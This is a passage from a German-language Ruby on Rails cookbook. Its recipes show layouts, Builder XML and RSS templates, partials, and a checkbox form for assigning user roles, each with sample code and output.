Es stehen unter Rails eine Reihe von Helpern zur Verfügung, um Sammlungen (collections) von Objekten in Auswahllisten umzuwandeln. Zum Beispiel erzeugen die Methoden `select` oder `select_tag` von `ActionView::Helpers::FormOptionsHelper` das vollständige HTML-`select`-Tag basierend auf einer Reihe von Optionen. Die meisten dieser Helper-Methoden generieren nur die Optionsliste.

Abbildung 5-4 zeigt zwei für einen Benutzer gewählte Rollen und wie diese Rollen im View der `show`-Aktion aufgeführt werden.




Abbildung 5-4: Formular mit Mehrfachauswahl aus einer Auswahlliste

Siehe auch

- *http://api.rubyonrails.com/classes/ActionView/Helpers/FormOptionsHelper.html* für weitere Informationen über Optionen-Helper unter Rails
- Rezept 3.0, »Einführung«, wie man Link-Tabellen zur Verwaltung von M-zu-M-Beziehungen nutzt

5.5 Gemeinsamen Display-Code mit Layouts ausgliedern

Problem

Die meisten mehrseitigen Websites verwenden gängige visuelle Elemente, die auf den meisten (oder sogar allen) Seiten einer Site erscheinen. Sie wollen diesen gemeinsamen Display-Code ausgliedern und so vermeiden, sich innerhalb Ihrer View-Templates unnötig zu wiederholen.

Lösung

Legen Sie eine Layout-Datei in *app/views/layouts* an, die die Display-Elemente enthält, die in allen Templates erscheinen sollen, die von einem bestimmten Controller gerendert werden. Benennen Sie diese Datei nach dem Controller, auf dessen Templates sie angewendet werden soll. In irgendeiner Stelle der Datei rufen Sie `yield` auf, um den Inhalt des Codes auszugeben, auf den das Layout angewendet werden soll.

app/views/layouts/main.rhtml:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
  <meta http-equiv="content-type" content="text/html;charset=utf-8" />
  <%= stylesheet_link_tag "main" %>
  <title>Irgendeine CSS-Site</title>
</head>
<body>
  <div id="header">
    <h1>Kopfzeile...</h1>
  </div>

  <div id="leftcol">
    <h3>Navigation:</h3>
    <ul>
      <li><a href="/main/">Home</a></li>
      <li><a href="/sales/">Vertrieb</a></li>
      <li><a href="/reports/">Berichte</a></li>
      <li><a href="/support/">Support</a></li>
    </ul>
  </div>

  <div id="maincol">
    <%= yield %>
  </div>

  <div id="footer">
    <p>Fußzeile...</p>
```

```
  </div>
</body>
</html>
```

Sobald die Layoutdatei *main.rhtml* angelegt wurde und an der richtigen Stelle liegt, wird jede Template-Datei in *app/views/main/* vom Inhalt des Layouts umschlossen. Zum Beispiel wird die folgende *index.rhtml* durch den Aufruf von `yield` in der Layoutdatei ersetzt.

app/views/main/index.rhtml:

```
<h2>What is Web 2.0</h2>
<p>The bursting of the dot-com bubble in the fall of 2001 marked a turning
point for the web. Many people concluded that the web was overhyped, when
in fact bubbles and consequent shakeouts appear to be a common feature of
all technological revolutions. Shakeouts typically mark the point at which
an ascendant technology is ready to take its place at center stage. The
pretenders are given the bum's rush, the real success stories show their
strength, and there begins to be an understanding of what separates one
from the other.</p>
```

Beachten Sie, dass die Layoutdatei einen Aufruf von `stylesheet_link_tag "main"` enthält, der ein Script-Include-Tag für die folgende CSS-Datei ausgibt, die die verschiedenen Elemente der Seite positioniert.

public/stylesheets/main.css:

```
body {
  margin: 0;
  padding: 0;
  color: #000;
  width: 500px;
  border: 1px solid black;
}
#header {
  background-color: #666;
}
#header h1 { margin: 0; padding: .5em; color: white; }
#leftcol {
  float: left;
  width: 120px;
  margin-left: 5px;
  padding-top: 1em;
  margin-top: 0;
}
#leftcol h3 { margin-top: 0; }
#maincol { margin-left: 125px; margin-right: 10px; }
#footer { clear: both; background-color: #ccc; padding: 6px; }
```

Diskussion

Standardmäßig gibt es jeweils eine Layout-Datei für jeden Ihrer Controller. Die Lösung richtet ein Layout für eine Anwendung mit einem Main-Controller ein. Standardmäßig verwenden durch den Main-Controller gerenderte Views das *main.rhtml*-Layout.

Abbildung 5-5 zeigt die Ausgabe des Layouts für den Inhalt des *index.rhtml*-Templates mit aktivem *main.css*-Stylesheet.




Abbildung 5-5: Typische Webseite mit vier Bereichen, erzeugt mit Hilfe von Layouts

Sie können mit der Action Controller-`layout`-Methode explizit festlegen, welches Layout verwendet wird. Soll beispielsweise der Gallery-Controller das gleiche Layout verwenden wie der Main-Controller, dann fügen Sie den folgenden `layout`-Aufruf in die Definition der Controller-Klasse ein:

```
class GalleryController < ApplicationController
  layout 'main'
  ...
end
```

`layout` akzeptiert auch bedingte Optionen. Wenn Sie das Layout also auf alle Aktionen außer auf `popup` anwenden wollen, verwenden Sie Folgendes:

```
layout 'main', :except => :popup
```

Zusätzlich sind in einer Aktion definierte Instanzvariablen innerhalb des auf dieser Aktion basierten Views sichtbar sowie im Layout-Template, das auf diesen View angewandt wird.

In älteren Projekten könnten Sie Folgendes anstelle der neueren `yield`-Syntax sehen:

```
<%= @content_for_layout %>
```

Beide machen das Gleiche, d.h., sie fügen Inhalte in das Template ein.

Siehe auch

- Rezept 5.6, »Ein Standard-Anwendungslayout definieren«

5.6 Ein Standard-Anwendungslayout definieren

Problem

Sie wollen mit einem einzigen Layout-Template ein einheitliches Aussehen über die gesamte Anwendung hinweg erreichen.

Lösung

Um ein Layout standardmäßig auf alle Views Ihrer Controller anzuwenden, legen Sie ein Layout-Template namens *application.rhtml* an und legen es im *layout*-Verzeichnis (*app/views/layouts*) Ihrer Anwendung ab. Hier ein Beispiel:

app/views/layouts/application.rhtml:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
              "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
  <title>Mein Weblog</title>
  <head>
    <meta http-equiv="Content-Type"
                                content="text/html; charset=ISO-8859-1" />
    <%= stylesheet_link_tag "weblog" %>
    <%= javascript_include_tag :defaults %>
  </head>
  <body>
    <div id="container">

      <%= yield %>

    </div>
  </body>
</html>
```

Diskussion

Das anwendungsweite Layout-Template in der Lösung wird standardmäßig auf alle Views angewandt. Sie können dieses Verhalten für jeden Controller (oder sogar für jede Aktion) ändern, indem Sie zusätzliche Layoutdateien anlegen, die nach den Controllern benannt sind, oder indem Sie die `layout`-Methode innerhalb der Klassendefinitionen Ihrer Controller explizit aufrufen.

Siehe auch

- Rezept 5.5, »Gemeinsamen Display-Code mit Layouts ausgliedern«

5.7 XML mit Builder-Templates ausgeben

Problem

Anstatt HTML mit ERb zu generieren, wollen Sie XML oder XHTML erzeugen. Und Sie wollen dabei nicht die ganzen Tags eingeben müssen.

Lösung

Um ein Builder-Template in Rails aufzubauen, legen Sie eine Datei mit der Erweiterung *.rxml* an. Legen Sie diese Datei im *views*-Verzeichnis ab. Das folgende Builder-Template wird beispielsweise gerendert, wenn die `show`-Aktion des DocBook-Controllers aufgerufen wird.

app/views/docbook/show.rxml:

```
xml.instruct!
xml.declare! :DOCTYPE, :article, :PUBLIC,
  "-//OASIS//DTD DocBook XML V4.4//EN",
  "http://www.oasis-open.org/docbook/xml/4.4/docbookx.dtd"
xml.article do
  xml.title("What Is Web 2.0")
  xml.section do
    xml.title("Design Patterns and Business Models for the Next Generation of Software")
    xml.para("The bursting of the dot-com bubble in the fall of 2001 marked
      a turning point for the web. Many people concluded that the web was
      overhyped, when in fact bubbles and consequent shakeouts appear to be
      a common feature of all technological revolutions. Shakeouts
      typically mark the point at which an ascendant technology is ready to
      take its place at center stage. The pretenders are given the bum's
      rush, the real success stories show their strength, and there begins
      to be an understanding of what separates one from the other.")
  end
end
```

Diskussion

Die Lösung erzeugt die folgende Ausgabe, wenn die `show`-Aktion des DocBook-Controllers aufgerufen wird:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE article PUBLIC "-//OASIS//DTD DocBook XML V4.4//EN"
        "http://www.oasis-open.org/docbook/xml/4.4/docbookx.dtd">
<article>
```

```
  <title>What Is Web 2.0</title>
  <section>
    <title>Design Patterns and Business Models for the Next Generation
      of Software</title>
    <para>The bursting of the dot-com bubble in the fall of 2001 marked
      a turning point for the web. Many people concluded that the web was
      overhyped, when in fact bubbles and consequent shakeouts appear to be
      a common feature of all technological revolutions. Shakeouts
      typically mark the point at which an ascendant technology is ready to
      take its place at center stage. The pretenders are given the bum's
      rush, the real success stories show their strength, and there begins
      to be an understanding of what separates one from the other.</para>
  </section>
</article>
```

Builder-Templates wandeln Methodenaufrufe auf ein `Builder::XmlMarkup`-Objekt in Tags um, die das erste Argument dieses Objekts umschließen. Das optionale verbleibende Argument ist ein Hash, der als Attribut für das angelegte Tag interpretiert wird. Hier ein Beispiel:

```
xml = Builder::XmlMarkup.new
xml.h1('Ruby on Rails', {:class => 'framework'})
```

Dieser Code erzeugt das folgende Tag:

```
<h1 class="framework">Ruby on Rails</h1>
```

Bei Rails werden Builder-Templates automatisch mit einem `Builder::XmlMarkup`-Objekt namens `xml` versorgt, sodass keine Instanziierung notwendig ist. Der erste Parameter wird üblicherweise als Block übergeben, was den Aufbau verschachtelter Tags vereinfacht und die Lesbarkeit erhöht. Hier ein Beispiel für Subelemente, die innerhalb eines Parent-Elements per Block-Syntax erzeugt wurden:

```
xml.h1 do
  xml.comment! "Ruby etwas hervorheben..."
  xml.span("Ruby", :style => "color: red;")
  xml.text! " on Rails!"
end
```

Dieses Template erzeugt:

```
<h1>
  <!-- Ruby etwas hervorheben... -->
  <span style="color: red;">Ruby</span>
  on Rails!
</h1>
```

Die Methoden `comment!` und `text!` haben eine besondere Bedeutung. Sie erzeugen XML-Kommentare oder normalen Text, anstatt als Tag-Namen interpretiert zu werden. Beachten Sie, dass diese Methodennamen nicht der Ruby-Konvention zur Benennung »destruktiver« Methoden folgen, die das zugrunde liegende Objekt direkt verändern (wie die `gsub!`- oder `strip!`-Methoden der `String`-Klasse). Diese `Builder::XmlMarkup`-Methoden generieren nur Ausgaben, sie modifizieren nicht die zugrunde liegenden Objekte.

Siehe auch

- Weitere Informationen zu Builder finden Sie im XML Builder Rubyforge Project, *http://builder.rubyforge.org*

5.8 RSS-Feeds aus Active Record-Daten generieren

Problem

Sie wollen, dass Ihre Anwendung syndizierte Daten aus ihrem Modell in Form eines RSS-Feeds (Really Simple Syndication) bereitstellt. Zum Beispiel besitzen Sie in Ihrer Datenbank Produktinformationen. Diese Daten ändern sich häufig. Sie wollen den Kunden RSS als bequeme Möglichkeit zur Verfügung stellen, um mit diesen Änderungen mitzuhalten.

Lösung

Integrieren Sie die RSS-Unterstützung durch eine Aktion, die RSS-XML dynamisch mit Hilfe von Builder-Templates generiert. Nehmen wir zum Beispiel an, Sie verfügen über das folgende Schema, das eine Tabelle von Büchern definiert. Jeder Datensatz enthält Verkaufsinformationen, die sich häufig ändern.

db/schema.rb:

```
ActiveRecord::Schema.define() do
  create_table "books", :force => true do |t|
    t.column "title", :string, :limit => 80
    t.column "sales_pitch", :string
    t.column "est_release_date", :date
  end
end
```

Legen Sie eine Aktion namens `rss` im `XmlController` an, die Informationen aus dem `Book`-Modell in einer Instanzvariablen zusammenfügt, die dann von dem Builder-Template verwendet wird:

app/controllers/xml_controller.rb:

```
class XmlController < ApplicationController

  def rss
    @feed_title = "O'Reilly Books"
    @books = Book.find(:all, :order => "est_release_date desc",
                             :limit => 2)
  end
end
```

In dem mit der `rss`-Aktion verknüpften View verwenden Sie Builder XML-Markup-Konstrukte, um RSS XML zu generieren, das die Inhalte der Instanzvariablen `@feed_title` und `@books` enthält.

app/views/xml/rss.rxml:

```
xml.instruct! :xml, :version=>"1.0", :encoding=>"UTF-8"
xml.rss('version' => '2.0') do
  xml.channel do
    xml.title @feed_title
    xml.link(request.protocol +
      request.host_with_port + url_for(:rss => nil))
    xml.description(@feed_title)
    xml.language "en-us"
    xml.ttl "40"
    # RFC-822 dateime Beispiel: Tue, 10 Jun 2003 04:00:00 GMT
    xml.pubDate(Time.now.strftime("%a, %d %b %Y %H:%M:%S %Z"))
    @books.each do |b|
      xml.item do
        xml.title(b.title)
        xml.link(request.protocol + request.host_with_port +
          url_for(:controller => "posts", :action => "show", :id => b.id))
        xml.description(b.sales_pitch)
        xml.guid(request.protocol + request.host_with_port +
          url_for(:controller => "posts", :action => "show", :id => b.id))
      end
    end
  end
end
```

Diskussion

RSS-Feeds erlauben es den Benutzern, häufige Updates einer Site mit einem Aggregator (wie NetNewsWire oder der Sage Firefox-Erweiterung) zu verfolgen. Die Verwendung von RSS-Feeds und Aggregatoren macht es wesentlich einfacher, eine große Menge sich konstant ändernder Informationen nachzuhalten. RSS-Feeds enthalten üblicherweise einen Titel und eine kurze Beschreibung, zusammen mit einem Link auf das vollständige Dokument, das dieser Eintrag zusammenfasst.

Die erste Zeile des *rss.rxml*-Templates erzeugt eine XML-Deklaration, die die in diesem Dokument verwendete XML-Version und die Zeichencodierung festlegt. Dann wird das Stammelement erzeugt. Dieses Stammelement enthält alle anderen Elemente. Die einzelnen Elemente werden erzeugt, indem die Objekte in `@books` durchlaufen und Elemente basierend auf den Attributen jedes `Book`-Objekts generiert werden.

Wird der `Book.find`-Aufruf in der `rss`-Aktion auf die Rückgabe zweier Objekte beschränkt, dann gibt der RSS-Feed unserer Lösung Folgendes zurück:

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
  <channel>
    <title>Recent O'Reilly Books</title>
    <link>http://orsini.us:3000/xml/rss</link>
    <description>Recent O'Reilly Books</description>
    <language>en-us</language>
```

```
    <ttl>40</ttl>
    <pubDate>Sun, 30 Apr 2006 17:34:20 PDT</pubDate>
    <item>
      <title>Revolution in The Valley</title>
      <link>http://orsini.us:3000/posts/show/20</link>
      <description>Credited as the  co-creator of the Macintosh Computer,
Andy Herzfeld offers an insider s account of the events and personalities
leading up to the release of this revolutionary machine.</description>
      <guid>http://orsini.us:3000/posts/show/20</guid>
    </item>
    <item>
      <title>Excel 2003 Personal Trainer</title>
      <link>http://orsini.us:3000/posts/show/17</link>
      <description>Beginning with spreadsheet basics, this complete workout
takes you through editing and formatting, working with formulas, charts and
graphs, macros, integrating excel with other programs, and a variety of
advanced topics.</description>
      <guid>http://orsini.us:3000/posts/show/17</guid>
    </item>
  </channel>
</rss>
```

Der relativ langatmige Aufruf von `Time.now.strftime` ist notwendig, um einen Datum/Uhrzeit-String gemäß RFC 822 zu erzeugen, den die RSS 2.0-Spezifikation verlangt. (Bei Rubys `Time.now`-Methode fehlt ein Komma.)

Siehe auch

- W3C FEED Validation Service, *http://validator.w3.org/feed*
- RSS 2.0-Spezifikation, *http://blogs.law.harvard.edu/tech/rss*

5.9 Wiederverwendung von Seitenelementen mit Partials

Problem

Sie wollen sich wiederholenden Code in Ihren Templates eliminieren, indem Sie Teile Ihrer Templates in kleinere Subtemplates aufteilen. Sie wollen diese Subtemplates in dem gleichen Template (oder sogar in verschiedenen Templates) mehrfach verwenden. Um noch nützlicher zu sein, sollen diese Templates auch lokale Variablen akzeptieren, die ihnen als Parameter übergeben werden.

Lösung

Verwenden Sie Template-Code wieder, indem Sie sog. *Partials* (Subtemplates) aufbauen und rendern, und übergeben Sie optional Variablen aus dem Parent-Template an diese

Partials. Um das zu demonstrieren, richten Sie einen `PropertiesController` mit einer `list`-Aktion ein, der eine Instanzvariable mit Eigenschaften füllt.

app/controllers/properties_controller.rb:

```
class PropertiesController < ApplicationController
  def list
    @properties = Property.find(:all, :order => 'date_listed',
                                      :limit => 3)
  end
end
```

Ein Partial ist wie jedes andere Template auch, nur dass sein Dateiname mit einem Unterstrich beginnt. Legen Sie ein Partial namens *_property.rhtml* an, und gehen Sie darin den Inhalt des `@properties`-Arrays durch, um dessen Inhalt auszugeben. Verwenden Sie die `cycle`-Methode, um die Spaltenfarben des Eigenschaftslistings zwischen Weiß und dem Wert der lokalen Variable `bgcolor` hin- und herwechseln zu lassen.

app/views/properties/_property.rhtml:

```
<div style="background: <%= cycle(bgcolor,'#fff') %>; padding: 4px;">
  <strong>Adresse: </strong>
  <%= property.address %><br />
  <strong>Preis: </strong>
  <%= number_to_currency(property.price) %><br />
  <strong>Beschreibung: </strong>
  <%= truncate(property.description, 60) %>
</div>
```

Rendern Sie das *_property.rhtml*-Partial aus dem *list.rhtml*-View, indem Sie `render` aufrufen und dabei den Namen des Partials (den Dateinamen ohne Unterstrich und Dateierweiterung) an die `:partial`-Option übergeben. Zusätzlich übergeben Sie `bgcolor` als lokale Variable an das Template, indem Sie sie dem Wert von `:bgcolor` zuweisen und in einem Hash an die `:locals`-Option übergeben.

app/views/properties/list.rhtml:

```
<h3>Immobilienliste:</h3>

<%= render(:partial => 'property',
      :locals => {:bgcolor => "#ccc"},
      :collection => @properties ) %>
```

Diskussion

Der Aufruf der `list`-Aktion im `PropertiesController` gibt Informationen über jede Eigenschaft aus, wobei die Ausgabe mit alternierenden Hintergrundfarben geschieht. Standardmäßig haben Partials Zugriff auf eine Instanzvariable mit dem gleichen Namen wie das Partial, genau wie das *list.rhtml*-Partial Zugriff auf die Instanzvariable `@properties` hat. Ist diese Voreinstellung nicht gewünscht, können Sie eine beliebige lokale Variable überge-

ben, indem Sie sie in einen Hash eintragen, der an die `:locals`-Option von `render` übergeben wird.

Dieses Partial könnte von jedem anderen Template Ihrer Anwendung aufgerufen werden, indem Sie den absoluten Pfad an die `:partial`-Option von `render` übergeben. Wenn Ihr Partial irgendwelche Slashes enthält, sucht Rails das Partial relativ zum *app/view*-Verzeichnis Ihrer Anwendung.

Die Lösung übergibt `:partial => 'property'` an `render` und weist es damit an, die Datei *_property.rhtml* in *app/views/properties* (dem gleichen Verzeichnis wie *list.rhtml*) zu suchen. Hätten Sie `properties` einen Slash vorangestellt, also `:partial => '/property'`, dann würde `render` das gleiche Partial in *app/views* suchen. Dieses Verhalten ist nützlich, wenn Sie ein Partial in den View-Templates verschiedener Controller nutzen wollen. Eine weit verbreitete Konvention besteht darin, für gemeinsam verwendete Partials ein Verzeichnis in *app/views* anzulegen und diesen Pfad dann mit einem Slash und dem Namen des Verzeichnisses dem Partial voranzustellen (z.B. `:partial => '/shared/property'`).

Indem Sie ein Partial für die Ausgabe eines einzelnen Objekts aufbauen, erhalten Sie die Möglichkeit der sofortigen Wiederverwendung. Das gleiche Partial, das Sie vorhin in dem *list.rhtml*-Template aufgerufen haben, können Sie nun in dem *show.rthml*-Template einsetzen, das (per Konvention), ein einzelnes Modell rendert. Dieses `show`-Template sieht wie folgt aus:

app/views/properties/show.rhtml:

```
<h3>Immobilienliste: </h3>
<%= render :partial => 'property',
:locals => {:property => @property} %>
```

Nun fügen Sie eine `show`-Methode in den Controller ein:

app/controllers/properties_controller.rb:

```
class PropertiesController < ApplicationController
  def list
    @properties = Property.find(:all, :order => 'date_listed',
                                      :limit => 3)
  end

  def show
     @property = Property.find(params[:id])
   end
end
```

Abbildung 5-6 zeigt die Ergebnisse jeder Version der Ausgabe mehrerer `Property`-Objekte mit Hilfe von Partials.

Siehe auch

- Rezept 5.5, »Gemeinsamen Display-Code mit Layouts ausgliedern«




Abbildung 5-6: Ein View mit einer Liste von Eigenschaften und einer einzelnen Eigenschaft; beide durch das gleiche Partial generiert

5.10 Verarbeitung dynamisch erzeugter Eingabefelder

Problem

Sie möchten ein Formular erzeugen und verarbeiten, das aus dynamisch erzeugten Eingabefeldern besteht. Zum Beispiel verfügen Sie über eine Tabelle mit Benutzern, die jeweils mit einer oder mehreren Rollen verknüpft sein können. Sowohl die Benutzer als auch die Rollen stammen aus einer Datenbank, und neue Benutzer und Rollen können jederzeit hinzugefügt werden. Sie wollen die Beziehung zwischen Benutzern und Rollen pflegen können.

Lösung

Manchmal besteht die einfachste Möglichkeit zur Verwaltung einer solchen Beziehung in einer Tabelle mit Checkboxen, die jede mögliche Beziehung zwischen den beiden Modellen abbbildet.

Beginnen wir damit, Tabellen für die Benutzer und Rollen aufzubauen sowie eine Rechte-Tabelle, die die Verknüpfungen enthält:

db/schema.rb:

```
ActiveRecord::Schema.define(:version => 0) do

  create_table "roles", :force => true do |t|
    t.column "name",    :string,  :limit => 80
  end

  create_table "users", :force => true do |t|
    t.column "login",   :string,  :limit => 80
  end

  create_table "permissions", :id => false, :force => true do |t|
    t.column "role_id", :integer, :default => 0, :null => false
    t.column "user_id", :integer, :default => 0, :null => false
  end
end
```

Für zusätzliche Flexibilität bei der Verarbeitung der Daten in der Join-Tabelle legen wir eine M-zu-M-Beziehung über die Option `has_many :through` an:

```
class Role < ActiveRecord::Base
  has_many :permissions, :dependent => true
  has_many :users, :through => :permissions
end

class User < ActiveRecord::Base
  has_many :permissions, :dependent => true
  has_many :roles, :through => :permissions
end

class Permission < ActiveRecord::Base
  belongs_to :role
  belongs_to :user
end
```

Legen Sie einen `UserController` mit Aktionen zur Auflistung und Aktualisierung aller möglichen Assoziationen zwischen Benutzern und Rollen an:

app/controllers/user_controller.rb:

```
class UserController < ApplicationController

  def list_perms
    @users = User.find(:all, :order => "login")
    @roles = Role.find(:all, :order => "name")
  end

  def update_perms
    Permission.transaction do
      Permission.delete_all
      for user in User.find(:all)
        for role in Role.find(:all)
          if params[:perm]["#{user.id}-#{role.id}"] == "on"
```

```
            Permission.create(:user_id => user.id, :role_id => role.id)
          end
        end
      end
    end
    flash[:notice] = "Rechte aktualisiert."
    redirect_to :action => "list_perms"
  end
end
```

Als Nächstes bauen Sie einen View für die `list_perms`-Aktion auf, die ein Formular mit einer Tabelle erzeugt, die Checkboxen an den Schnittpunkten von Benutzern und Rollen enthält:

app/views/user/list_perms.rhtml:

```
<h2>Zugriffsrechte verwalten</h2>

<% if flash[:notice] -%>
  <p style="color: red;"><%= flash[:notice] %></p>
<% end %>

<% form_tag :action => "update_perms" do %>
<table style="background: #ccc;">
  <tr>
    <th> </th>
    <% for user in @users %>
      <th><%= user.login %></th>
    <% end %>
  </tr>

<% for role in @roles %>
  <tr style="background: <%= cycle("#ffc","white") %>;">
    <td align="right"><strong><%= role.name %></strong></td>

    <% for user in @users %>
      <td align="center">
        <%= get_perm(user.id, role.id) %>
      </td>
    <% end %>

<% end %>
</table>
<br />
<%= submit_tag "Änderungen speichern" %>
<% end %>
```

Die `get_perm`-Helper-Methode, die im `list_perms`-View verwendet wird, erzeugt den HTML-Code für jede Checkbox des Formulars. Definieren Sie `get_perm` in *user_helper.rb*:

app/helpers/user_helper.rb:

```
module UserHelper

  def get_perm(role_id, user_id)
```

```
    name = "perm[#{user_id}-#{role_id}]"
    perm = Permission.find_by_role_id_and_user_id(role_id, user_id)
    color = "#f66"
    unless perm.nil?
      color = "#9f9"
      checked = 'checked=\"checked\"'
    end
    return "<span style=\"background: #{color};\"><input name=\"#{name}\"
                type=\"checkbox\" #{checked}></span>"
  end
end
```

Diskussion

Die Lösung beginnt mit dem Aufbau einer M-zu-M-Beziehung zwischen den Benutzer- und Rollen-Tabellen über die `has_many :through`-Methode von Active Record. Das erlaubt die Veränderung der Daten in der Rechte-Tabelle sowie die Nutzung der Vorteile der `transaction`-Methode der `Permission`-Klasse.

Ist die Beziehung zwischen den Tabellen hergestellt, speichert der User-Controller alle Benutzer- und Rollen-Objekte in Instanzvariablen, die dem View zur Verfügung stehen. Der `list_perms`-View beginnt mit einer Schleife, die alle Benutzer durchgeht und sie als Spaltenüberschriften ausgibt. Als Nächstes wird eine Tabelle mit den Benutzerrechten aufgebaut, indem die Rollen durchgegangen werden, die zu den Zeilen der Tabellen werden. Eine zweite Schleife geht dabei die Benutzer durch, und zwar jeweils einen pro Spalte.

Das Formular besteht aus dynamisch erzeugten Checkboxen an den Schnittstellen zwischen Benutzer und Rolle. Jede Checkbox wird über einen String identifiziert, der die `user.id`- und `role.id`-Strings (`perm[#{user_id}-#{role_id}]`) kombiniert. Wird das Formular übertragen, ist `params[:perm]` ein Hash, der jedes dieser `user.id`/`role.id`-Paare enthält. Der Inhalt des Hashs sieht wie folgt aus:

```
irb(#<UserController:0x405776a0>):003:0> params[:perm]
=> {"2-2"=>"on", "2-3"=>"on", "1-4"=>"on", "2-4"=>"on", "1-5"=>"on",
    "4-4"=>"on", "5-3"=>"on", "4-5"=>"on", "5-4"=>"on", "1-1"=>"on"}
```

Die `update_perms`-Aktion des User-Controllers beginnt mit dem Entfernen aller vorhandenen `Permission`-Objekte. Weil ein Fehlschlag dieser Aktion nicht ausgeschlossen ist, wird der gesamte Code, der die Datenbank verändert, in einer Active Record-Transaktion verpackt. Diese Transaktion stellt sicher, dass die Löschung einer Benutzer/Rolle-Verknüpfung rückgängig gemacht wird, wenn die Methode fehlschlägt.

Um die Werte der Checkboxen zu verarbeiten, reproduziert `update_perms` die geschachtelte Schleife, die die Checkbox-Elemente des Views erzeugt hat. Während jeder Checkbox-Name rekonstruiert wird, erfolgt der Zugriff auf den Wert des Hashs, der den Namen als Schlüssel verwendet. Ist der Wert `on`, erzeugt die Aktion ein `Permissions`-Objekt, das einen bestimmten Benutzer mit einer Rolle verknüpft.

